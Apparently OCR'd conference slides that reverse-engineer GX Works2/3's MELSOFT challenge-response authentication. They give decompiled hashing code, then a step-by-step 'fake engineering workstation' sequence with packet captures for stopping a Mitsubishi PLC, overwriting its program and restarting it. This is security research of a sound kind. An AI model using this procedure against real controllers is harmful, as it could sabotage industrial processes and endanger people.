.data:10127E82                 db  83h ; ƒ
.data:10127E83                 db  1Fh
.data:10127E84                 db  19h
.data:10127E85                 db 0CDh ; Í
.data:10127E86                 db 0E0h ; à
.data:10127E87                 db  5Bh ; [
```

10. Generate a 104 byte array, and copy unk_10127E68 to the first 32 bytes

```
uint8_t array_62860[32] =
{
        0x67, 0xe6, 0x09, 0x6a, 0x85, 0xae, 0x67, 0xbb,
        0x72, 0xf3, 0x6e, 0x3c, 0x3a, 0xf5, 0x4f, 0xa5,
        0x7f, 0x52, 0x0e, 0x51, 0x8c, 0x68, 0x05, 0x9b,
        0xab, 0xd9, 0x83, 0x1f, 0x19, 0xcd, 0xe0, 0x5b
};
```

11. Copy 64 bytes from array_104bytes, and fill 0 in the last 8 bytes

array_62860(32bytes)	array_104bytes(64 bytes)	0*8 bytes

104 Bytes Array

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Reverse Engineering on GxWork2/3 (Cont.)

```
1 int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2 {
3   int v4; // ecx
4   int v5; // esi
5   int i; // ecx
6   _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7   char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8   char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10  memset(Output, 0x36, sizeof(Output));
11  v4 = 0;
12  v5 = a1 - (_DWORD)Output;
13  do
14  {
15    Output[v4] ^= Output[v4 + v5];
16    ++v4;
17  }
18  while ( v4 < 32 );
19  sub_10062860(v8);
20  sub_10062B7B((int)v8, (int)Output, 64);
21  sub_10062B7B((int)v8, a2, a3);
22  sub_10062BC6(v8, _5cdb);
23  memset(Output, 92, sizeof(Output));
24  for ( i = 0; i < 32; ++i )
25    Output[i] ^= Output[i + v5];
26  sub_10062860(v8);
27  sub_10062B7B((int)v8, (int)Output, 64);
28  sub_10062B7B((int)v8, (int)_5cdb, 32);
29  sub_10062BC6(v8, a4);
30  sub_10062860(v8);
31  memset(Output, 0, 0x20u);
32  memset(_5cdb, 0, sizeof(_5cdb));
33  return 0;
34 }
```

```
1 int __stdcall sub_10062B7B(int a1, int a2, signed int a3)
2 {
3   signed int i; // edi
4   signed int v4; // esi
5
6   for ( i = 0; i < a3; i += v4 )
7   {
8     v4 = 64 - *(_DWORD *)(a1 + 96);
9     if ( v4 > a3 )
10      v4 = a3;
11    sub_1006289B(a1, (void *)(i + a2), v4);
12    sub_100628C7((_DWORD *)a1);
13  }
14  return 0;
15 }
```

12. Handle last 8 bytes of 104 bytes array. Set last 8 bytes as 2 integer variable, and add the value 0x40

```
1 int __stdcall sub_1006289B(int a1, void *Src, size_t Size)
2 {
3   memcpy((void *)(a1 + *(_DWORD *)(a1 + 96) + 32), Src, Size);
4   *(_DWORD *)(a1 + 96) += Size;
5   *(_DWORD *)(a1 + 100) += Size;
6   return 0;
7 }
```


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Reverse Engineering on GxWork2/3 (Cont.)

```
1int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2{
3  int v4; // ecx
4  int v5; // esi
5  int i; // ecx
6  _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7  char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8  char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10 memset(Output, 0x36, sizeof(Output));
11 v4 = 0;
12 v5 = a1 - (_DWORD)Output;
13 do
14 {
15   Output[v4] ^= Output[v4 + v5];
16   ++v4;
17 }
18 while ( v4 < 32 );
19 sub_10062860(v8);
20 sub_10062B7B((int)v8, (int)Output, 64);
21 sub_10062B7B((int)v8, a2, a3);
22 sub_10062BC6(v8, _5cdb);
23 memset(Output, 92, sizeof(Output));
24 for ( i = 0; i < 32; ++i )
25   Output[i] ^= Output[i + v5];
26 sub_10062860(v8);
27 sub_10062B7B((int)v8, (int)Output, 64);
28 sub_10062B7B((int)v8, (int)_5cdb, 32);
29 sub_10062BC6(v8, a4);
30 sub_10062860(v8);
31 memset(Output, 0, 0x20u);
32 memset(_5cdb, 0, sizeof(_5cdb));
33 return 0;
34}
```

```
1int __stdcall sub_10062B7B(int a1, int a2, signed int a3)
2{
```

```
37
38 if ( (int)a1[24] >= 64 )
39 {
40   v2 = (unsigned __int8 *)(a1 + 8);
41   v3 = v26;
42   v4 = 16;
43   do
44   {
45     *v3 = *v2 << 24;
46     v5 = v2 + 1;
47     *v3 |= *v5 << 16;
48     LOBYTE(v6) = 0;
49     HIBYTE(v6) = *++v5;
50     *v3 |= v6;
51     *v3 |= *++v5;
52     v2 = v5 + 1;
53     ++v3;
54     --v4;
55   }
56   while ( v4 );
57   v34 = 48;
58   do
59   {
60     v35 = *(v3 - 2);
61     *v3 = *(v3 - 7)
62         + *(v3 - 16)
63         + ((v35 >> 10) ^ ((v35 << 13) | (v35 >> 19)) ^ ((v35 << 15) | (v35 >> 17)))
64         + (((unsigned int)*(v3 - 15) >> 3) ^ (((unsigned int)*(v3 - 15) >> 7) | (*(v3 - 15) << 25)) ^ ((*(v3 - 15) << 14) | ((unsigned int)*(v3 - 15) >> 18)));
65     ++v3;
66     --v34;
67   }
68   while ( v34 );
69   v7 = a1[1];
70   v8 = *a1;
71   v9 = a1[4];
72   v29 = 0;
73   v33 = v7;
74   v30 = a1[2];
75   v34 = a1[3];
76   v32 = a1[5];
77   v31 = a1[6];
78   v36 = v8;
79   v27 = a1[7];
80   v28 = 64;
81   do
82   {
```

13. Run the calculation, update the first 32 bytes of 104 bytes array

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Reverse Engineering on GxWork2/3 (Cont.)

```
1int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2{
3  int v4; // ecx
4  int v5; // esi
5  int i; // ecx
6  _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7  char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8  char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10 memset(Output, 0x36, sizeof(Output));
11 v4 = 0;
12 v5 = a1 - (_DWORD)Output;
13 do
14 {
15   Output[v4] ^= Output[v4 + v5];
16   ++v4;
17 }
18 while ( v4 < 32 );
19 sub_10062860(v8);
20 sub_10062B7B((int)v8, (int)Output, 64);
21 sub_10062B7B((int)v8, a2, a3);
22 sub_10062BC6(v8, _5cdb);
23 memset(Output, 92, sizeof(Output));
24 for ( i = 0; i < 32; ++i )
25   Output[i] ^= Output[i + v5];
26 sub_10062860(v8);
27 sub_10062B7B((int)v8, (int)Output, 64);
28 sub_10062B7B((int)v8, (int)_5cdb, 32);
29 sub_10062BC6(v8, a4);
30 sub_10062860(v8);
31 memset(Output, 0, 0x20u);
32 memset(_5cdb, 0, sizeof(_5cdb));
33 return 0;
34}
```

14. Function sub_10062B7B Update 104 bytes array based on the computed challenge code.

15. Function sub_10062BC6, Update the value in offset 0x30 is 0x80 of 104 bytes array, offset 0x60 add 1

```
1int __stdcall sub_10062BC6(_DWORD *_104bytes_array, _BYTE *a2)
2{
3  *((_BYTE *)_104bytes_array + _104bytes_array[0x18]++ + 0x20) = 0x80;
4  if ( _104bytes_array[24] + 8 > 0x40 )
5  {
6    sub_10062AC5(_104bytes_array, 0);
7    sub_100628C7(_104bytes_array);
8  }
9  sub_10062AC5(_104bytes_array, 1);
10 sub_10062AF7((int)_104bytes_array);
11 sub_100628C7(_104bytes_array);
12 sub_10062B49((int)_104bytes_array, a2);
13 return 0;
14}
```


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Reverse Engineering on GxWork2/3 (Cont.)

```
int __stdcall sub_10062BC6(_DWORD *_104bytes_array, _BYTE *a2)
{
  *((_BYTE *)_104bytes_array + _104bytes_array[0x18]++ + 0x20) = 0x80;
  if ( _104bytes_array[24] + 8 > 0x40 )
  {
    update_specific_bytes_10062AC5(_104bytes_array, 0);
    update_first32bytes_100628C7(_104bytes_array);
  }
  update_specific_bytes_10062AC5(_104bytes_array, 1);
  sub_10062AF7((int)_104bytes_array);
  update_first32bytes_100628C7(_104bytes_array);
  sub_10062B49((int)_104bytes_array, a2);
  return 0;
}
```

16. Update 104 bytes array buffer, from offset 0x31, set 27 bytes 0, offset 0x60 add 0x27

```
int __stdcall sub_10062AC5(int _104bytes_array, int a2)
{
  int v2; // eax
  size_t v3; // edi

  v2 = *(_DWORD *)(_104bytes_array + 96);
  v3 = 64 - v2;
  if ( a2 )
    v3 -= 8;
  memset((void *)(v2 + _104bytes_array + 32), 0, v3);
  *(_DWORD *)(_104bytes_array + 96) += v3;
  return 0;
}
```

17. Update 104 bytes array buffer

- From offset 0x58, set 4 bytes 0.
- Offest 0x64 is integer variable, left shift 3 bit, and SWAP It to offest 0x5c.
- Offest 0x50 add 0x8

```
int __stdcall sub_10062AF7(int _104bytes_array)
{
  int v1; // esi
  int v2; // ebx

  v1 = *(_DWORD *)(_104bytes_array + 0x60);
  v2 = 8 * *(_DWORD *)(_104bytes_array + 0x64);
  memset((void *)(v1 + _104bytes_array + 0x20), 0, 4u);
  v1 += 4;
  *(_BYTE *)(v1 + _104bytes_array + 0x20) = HIBYTE(v2);
  *(_BYTE *)(++v1 + _104bytes_array + 0x20) = BYTE2(v2);
  *(_BYTE *)(++v1 + _104bytes_array + 0x20) = BYTE1(v2);
  *(_BYTE *)(++v1 + _104bytes_array + 0x20) = v2;
  *(_DWORD *)(_104bytes_array + 0x60) = v1 + 1;
  return 0;
}
```


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Reverse Engineering on GxWork2/3 (Cont.)

```
int __stdcall sub_10062BC6(_DWORD *_104bytes_array, _BYTE *a2)
{
  *((_BYTE *)_104bytes_array + _104bytes_array[0x18]++ + 0x20) = 0x80;
  if ( _104bytes_array[24] + 8 > 0x40 )
  {
    update_specific_bytes_10062AC5(_104bytes_array, 0);
    update_first32bytes_100628C7(_104bytes_array);
  }
  update_specific_bytes_10062AC5(_104bytes_array, 1);
  sub_10062AF7((int)_104bytes_array);
  update_first32bytes_100628C7(_104bytes_array);
  sub_10062B49((int)_104bytes_array, a2);
  return 0;
}
```

18. Update 104 bytes array to 136 bytes

- First 32 bytes as 8 integer variable, add 32 bytes (8 integer variable) on offset 0x0104, and SWAP it.
- 104+32=136 bytes

```
int __stdcall sub_10062B49(int _104bytes_array, _BYTE *a2)
{
  _BYTE *v3; // ecx
  int v4; // esi
  _BYTE *v5; // eax

  v3 = (_BYTE *)(_104bytes_array + 2);
  v4 = 8;
  do
  {
    *a2 = v3[1];
    v5 = a2 + 1;
    *v5++ = *v3;
    *v5++ = *(v3 - 1);
    *v5 = *(v3 - 2);
    a2 = v5 + 1;
    v3 += 4;
    --v4;
  }
  while ( v4 );
  return 0;
}
```


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Reverse Engineering on GxWork2/3 (Cont.)

```
int __stdcall sub_10062C3E(int a1, int computed_challenge_code, int a3, int a4)
{
  int v4; // ecx
  int v5; // esi
  int i; // ecx
  _DWORD bytes_array[26]; // [esp+8h] [ebp-60h] BYREF
  char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
  char Output[64]; // [esp+90h] [ebp+28h] BYREF

  memset(Output, 0x36, sizeof(Output));
  v4 = 0;
  v5 = a1 - (_DWORD)Output;
  do
  {
    Output[v4] ^= Output[v4 + v5];
    ++v4;
  }
  while ( v4 < 32 );
  gen_bytes_10062860(bytes_array);
  sub_10062B7B((int)bytes_array, (int)Output, 64);
  sub_10062B7B((int)bytes_array, computed_challenge_code, a3);
  sub_10062BC6(bytes_array, _5cdb);
  memset(Output, 0x5C, sizeof(Output));
  for ( i = 0; i < 32; ++i )
    Output[i] ^= Output[i + v5];
  gen_bytes_10062860(bytes_array);
  sub_10062B7B((int)bytes_array, (int)Output, 64);
  sub_10062B7B((int)bytes_array, (int)_5cdb, 32);
  sub_10062BC6(bytes_array, (_BYTE *)a4);
  gen_bytes_10062860(bytes_array);
  memset(Output, 0, 0x20u);
  memset(_5cdb, 0, sizeof(_5cdb));
  return 0;
}
```

19. From offset 0x136, set 0x5c bytes value as 0x40. Byte Array is 200 byte now

20. Exclusive-OR the last 32 bytes in the 200 byte array with Output(first 32 bytes of 64 bytes), **and store to 200 byte array**

Reply the same function behavior based on 200 bytes.

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Reverse Engineering on GxWork2/3 (Cont.)

- After getting the final 200 bytes, the first 32 byte is the MS authentication function needs.

```
if ( v16 + v15 + v13 + v14 == v17 )
{
  computed_challenge_code[0] = v16 * v14;
  computed_challenge_code[3] = v16 * v16;
  computed_challenge_code[1] = v16 * v13;
  computed_challenge_code[2] = v16 * v15;
  sub_10062C3E((int)v11, (int)computed_challenge_code, 16, (int)v10);
  v8 = (*(int (__thiscall **)(int *, char *))(*this + 0x1114))(this, v10);
  if ( v8 )
    v7 = v8;
  else
    v7 = 0;
}
else
{
  v7 = 0x1802007;
}
v19 = -1;
sub_10062859(&v18);
return v7;
}
```


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
Making a Protocol Analysis Tool

- We built a Wireshark Lua Plugin for the MELSOFT Protocol

Handshake Overview – Overwriting the PLC Program



Fake EWS

PLC

M_1. Melsoft Ping Msg → Send 0x5a0000ff to get Challenge Code

M_2. Melsoft Pong Msg ← PLC returns the 10 bytes Challenge Code

M_3. Melsoft Request → Overwrite PLC Program - 0x0114 to pass the Authentication

M_4. Melsoft Response ←

M_5. Melsoft Request → Overwrite PLC Program - 0x1002 Remote STOP

M_6. Melsoft Response ←

M_7. Melsoft Request → Overwrite PLC Program - 0x1827 MC Open File

M_8. Melsoft Response ←

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Handshake Overview – Overwriting the PLC Program

Fake EWS

PLC

M_9. *Melsoft Request*

Overwrite PLC Program - 0x1811 MC Search Directory/File

M_{10}. *Melsoft Response*

M_{11}. *Melsoft Request*

Overwrite PLC Program - 0x1810 MC Read Directory/File

M_{12}. *Melsoft Response*

M_{13}. *Melsoft Request*

Overwrite PLC Program - 0x1829 MC Write to File

M_{14}. *Melsoft Response*

M_{15}. *Melsoft Request*

Overwrite PLC Program - 0x182C Update File Size

M_{16}. *Melsoft Response*

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
Handshake Overview – Overwriting the PLC Program



Fake EWS

PLC

$M_{17}.Melsoft\ Request$

Overwrite PLC Program - 0x1826 MC Modify File Creation Date and Time

$M_{18}.Melsoft\ Response$

$M_{19}.Melsoft\ Request$

Overwrite PLC Program - 0x1837 Close File

$M_{20}.Melsoft\ Response$

$M_{21}.Melsoft\ Request$

Overwrite PLC Program - 0x1836 Write File Modifications to Storage

$M_{22}.Melsoft\ Response$

$M_{23}.Melsoft\ Request$

Overwrite PLC Program - 0x1001 MC Remote Run

$M_{24}.Melsoft\ Response$

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Handshake Overview – Overwriting the PLC Program

Fake EWS

PLC

M_1. *Melsoft Ping Msg* →

← M_2. *Melsoft Pong Msg*

M_3. *Melsoft Request* →

← M_4. *Melsoft Response*

M_5. *Melsoft Request* →

← M_6. *Melsoft Response*

M_7. *Melsoft Request* →

← M_8. *Melsoft Response*

Overwrite PLC Program

Overwrite PLC Program

Error Code: 0x0000

No.	Time	Source	Destination	Protocol	Length	Info
9	4.15312…	192.168.3.11	192.168.3.40	MELSOFT	58	MELSOFT CHAL REQ
10	4.15591…	192.168.3.40	192.168.3.11	MELSOFT	82	MELSOFT CHAL RES
11	4.15594…	192.168.3.11	192.168.3.40	TCP	54	60542 → 5007 [ACK] Seq=5 Ack=29 Win=64212 Len=0
12	4.15860…	192.168.3.11	192.168.3.40	MELSOFT	125	MELSOFT REQ
13	4.16301…	192.168.3.40	192.168.3.11	MELSOFT	97	MELSOFT RES
14	4.17144…	192.168.3.11	192.168.3.40	MELSOFT	95	MELSOFT REQ
15	4.17524…	192.168.3.40	192.168.3.11	MELSOFT	95	MELSOFT RES
16	4.17593…	192.168.3.11	192.168.3.40	MELSOFT	113	MELSOFT REQ
17	4.17781…	192.168.3.40	192.168.3.11	MELSOFT	97	MELSOFT RES
18	4.17903…	192.168.3.11	192.168.3.40	MELSOFT	113	MELSOFT REQ

```
Reserved-1: 000011110700
ID-1: 0x03e40000
ID-2: 0x03ffff00
ID-3: 0x0000
Data Len: 0x0016 (22)
MSG Type ID: 0x080c009c
Sub-Header
Error Code: 0x0000
Reserved-2: 0000040400000000
Command: 0x1827 (MC Open File)
Sequence-2: 0x0003
```

```
0000  08 00 27 d9 38 78 58 52  8a ed cc d8 08 00 45 00   ··'·8xXR ····· E·
0010  00 53 00 06 00 00 40 06  f3 1b c0 a8 03 28 c0 a8   ·S····@· ·····(··
0020  03 0b 13 8f ec 7e 00 01  78 4d 8f e8 bd 08 50 18   ·····~·· xM····P·
0030  2d a0 10 56 00 00 d7 00  02 00 00 11 11 07 00 00   -··V···· ········
0040  00 e4 03 00 ff ff 03 00  00 16 00 9c 00 0c 08 00   ········ ········
0050  00 00 00 04 04 00 00 00  00 18 27 03 00 00 00 00   ········ ··'·····
0060  00
```

Error Code (ms_proto.errcode),2 bytes — Packets: 49 · Displayed: 49 (100.0%) — Profile: Default

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Handshake Overview – Overwriting the PLC Program

Fake EWS

PLC

M_9. *Melsoft Request*

M_{10}. *Melsoft Response*

M_{11}. *Melsoft Request*

M_{12}. *Melsoft Response*

M_{13}. *Melsoft Request*

M_{14}. *Melsoft Response*

M_{15}. *Melsoft Request*

M_{16}. *Melsoft Response*

Overwrite PLC Program

Response with Error Code 0x0000

No.	Time	Source	Destination	Protocol	Length	Info
21	4.18303…	192.168.3.40	192.168.3.11	MELSOFT	129	MELSOFT RES
22	4.18464…	192.168.3.11	192.168.3.40	MELSOFT	1381	MELSOFT REQ
23	4.18728…	192.168.3.40	192.168.3.11	MELSOFT	97	MELSOFT RES
24	4.18872…	192.168.3.11	192.168.3.40	MELSOFT	973	MELSOFT REQ
25	4.19114…	192.168.3.40	192.168.3.11	MELSOFT	97	MELSOFT RES
26	4.19173…	192.168.3.11	192.168.3.40	MELSOFT	115	MELSOFT REQ
27	4.19372…	192.168.3.40	192.168.3.11	MELSOFT	95	MELSOFT RES
28	4.19437…	192.168.3.11	192.168.3.40	MELSOFT	115	MELSOFT REQ
29	4.19602…	192.168.3.40	192.168.3.11	MELSOFT	95	MELSOFT RES

```
Reserved-1: 000011110700
ID-1: 0x03e40000
ID-2: 0x03ffff00
ID-3: 0x0000
Data Len: 0x0014 (20)
MSG Type ID: 0x080c009c
Sub-Header
Error Code: 0x0000
Reserved-2: 0000040400000000
Command: 0x182c
Sequence-2: 0x0008
```

```
0000  08 00 27 d9 38 78 58 52  8a ed cc d8 08 00 45 00   ··'·8xXR ····· E·
0010  00 51 00 0b 00 00 40 06  f3 18 c0 a8 03 28 c0 a8   ·Q····@· ·····(··
0020  03 0b 13 8f ec 7e 00 01  79 44 8f e8 c6 79 50 18   ·····~·· yD···yP·
0030  2d a0 fb ec 00 00 d7 00  07 00 00 11 11 07 00 00   -······ ········
0040  00 e4 03 00 ff ff 03 00  00 14 00 9c 00 0c 08 00   ······ ·····
0050  00 00 00 04 04 00 00 00  00 18 2c 08 00 00 00      ······ ··,····
```

Error Code (ms_proto.errcode),2 bytes — Packets: 49 · Displayed: 49 (100.0%) — Profile: Default

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Handshake Overview – Overwriting the PLC Program

Fake EWS

PLC

M_{17}. *Melsoft Request*

M_{18}. *Melsoft Response*

M_{19}. *Melsoft Request*

M_{20}. *Melsoft Response*

M_{21}. *Melsoft Request*

M_{22}. *Melsoft Response*

M_{23}. *Melsoft Request*

M_{24}. *Melsoft Response*

Overwrite PLC Program

0x1836 MC Modify File Creation Date and Time

Response with Error Code 0x0000

No.	Time	Source	Destination	Protocol	Length	Info
30	4.19654…	192.168.3.11	192.168.3.40	MELSOFT	97	MELSOFT REQ
31	4.19826…	192.168.3.40	192.168.3.11	MELSOFT	95	MELSOFT RES
32	4.19870…	192.168.3.11	192.168.3.40	MELSOFT	93	MELSOFT REQ
33	4.40303…	192.168.3.11	192.168.3.40	TCP	93	[TCP Retransmission] 60542 → 5007 [PSH, ACK] Seq=2697 Ack=483
34	4.79352…	192.168.3.40	192.168.3.11	MELSOFT	95	MELSOFT RES
35	4.79354…	192.168.3.11	192.168.3.40	MELSOFT	97	MELSOFT REQ
36	4.79366…	192.168.3.40	192.168.3.11	TCP	60	[TCP Dup ACK 34#1] 5007 → 60542 [ACK] Seq=524 Ack=2736 Win=116
37	4.79568…	192.168.3.40	192.168.3.11	MELSOFT	95	MELSOFT RES
38	4.83898…	192.168.3.11	192.168.3.40	TCP	54	60542 → 5007 [ACK] Seq=2779 Ack=565 Win=64042 Len=0
39	5.79500…	192.168.3.11	192.168.3.40	TCP	54	60542 → 5007 [RST, ACK] Seq=2779 Ack=565 Win=64042 Len=0

```
Reserved-1: 000011110700
ID-1: 0x03e40000
ID-2: 0x03ffff00
ID-3: 0x0000
Data Len: 0x0014 (20)
MSG Type ID: 0x080c009c
Sub-Header
Error Code: 0x0000
Reserved-2: 0000040400000000
Command: 0x1001 (MC Remote RUN)
Sequence-2: 0x000c
```

```
0000  08 00 27 d9 38 78 58 52  8a ed cc d8 08 00 45 00   ··'·8xXR ····· E·
0010  00 51 00 10 00 00 40 06  f3 13 c0 a8 03 28 c0 a8   ·Q····@· ·····(··
0020  03 0b 13 8f ec 7e 00 01  79 e8 8f e8 c7 33 50 18   ·····~·· y····3P·
0030  2d a0 21 93 00 00 d7 00  0b 00 00 11 11 07 00 00   -·!····· ········
0040  00 e4 03 00 ff ff 03 00  00 14 00 9c 00 0c 08 00   ········ ········
0050  00 00 00 04 04 00 00 00  00 10 01 0c 00 00 00 00   ·····... ····....
```

Error Code (ms_proto.errcode),2 bytes Packets: 49 · Displayed: 49 (100.0%) Profile: Default

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
